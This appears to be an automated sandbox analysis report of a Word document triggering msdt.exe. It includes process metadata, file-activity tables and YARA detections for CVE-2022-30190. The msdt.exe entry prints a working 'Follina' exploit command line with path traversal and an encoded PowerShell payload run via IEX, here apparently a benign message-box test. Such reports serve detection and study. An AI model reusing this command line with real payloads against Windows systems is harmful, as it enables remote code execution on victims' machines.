Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding
Imagebase:	0xe80000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: MSOSYNC.EXE PID: **6532**, Parent PID: **6340**

General

Target ID:	1
Start time:	23:03:11
Start date:	03/06/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\MSOSYNC.EXE
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe
Imagebase:	0xb80000
File size:	466688 bytes
MD5 hash:	EA19F4A0D18162BE3A0C8DAD249ADE8C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: msdt.exe PID: **7100**, Parent PID: **6340**

General

Target ID:	9
Start time:	23:03:27
Start date:	03/06/2022
Path:	C:\Windows\SysWOW64\msdt.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=cal?c IT_SelectProgram=NotListed IT_BrowseForFile=h$(IEX("powershell -EncodedCommand QQBkAGQALQBUAHkAcABlACAALQBBAHMAcwBlAG0AYgBsAHkATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVwBpAG4AZABvAHcAcwAuAEYAbwByAG0AcwA7AFsAUwB5AHMAdABlAG0ALgBXAGkAbgBkAG8AdwBzAC4ARgBvAHIAbQBzAC4ATQBlAHMAcwBhAGcAZQBCAG8AeABdADoAOgBTAGgAbwB3ACgAJwBlAGUAbABsAG8AIABpAHQAcwAgAG0AZQAhACAATQBhAHkAYgBlACAAeQBvAHUAIABjAG8AdQBsAGQAIABsAG8AbwBrACAAYQB0ACAAbQBkAHMAdAA/ACcAKQA7AA==""))i/../../../../../../../../../../../../../Windows/System32/mpsigstub.exe
Imagebase:	0xab0000
File size:	1508352 bytes
MD5 hash:	7F0C51DBA69B9DE5DDF6AA04CE3A69F4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190, Source: 00000009.00000002.553703750.0000000003140000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190, Source: 00000009.00000002.554020054.00000000033A0000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190, Source: 00000009.00000002.553580729.0000000000A90000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190, Source: 00000009.00000002.553717920.0000000003148000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ADBFE8	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ADBFE8	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ADBFE8	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ADBFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ADBFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	ADBFE8	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\msdtadmin_AAA61EC6-6993-40A4-91DE-1D04FF685183_	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	ADBFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_AAA61EC6-6993-40A4-91DE-1D04FF685183_\inuse	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	ADB734	CreateFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly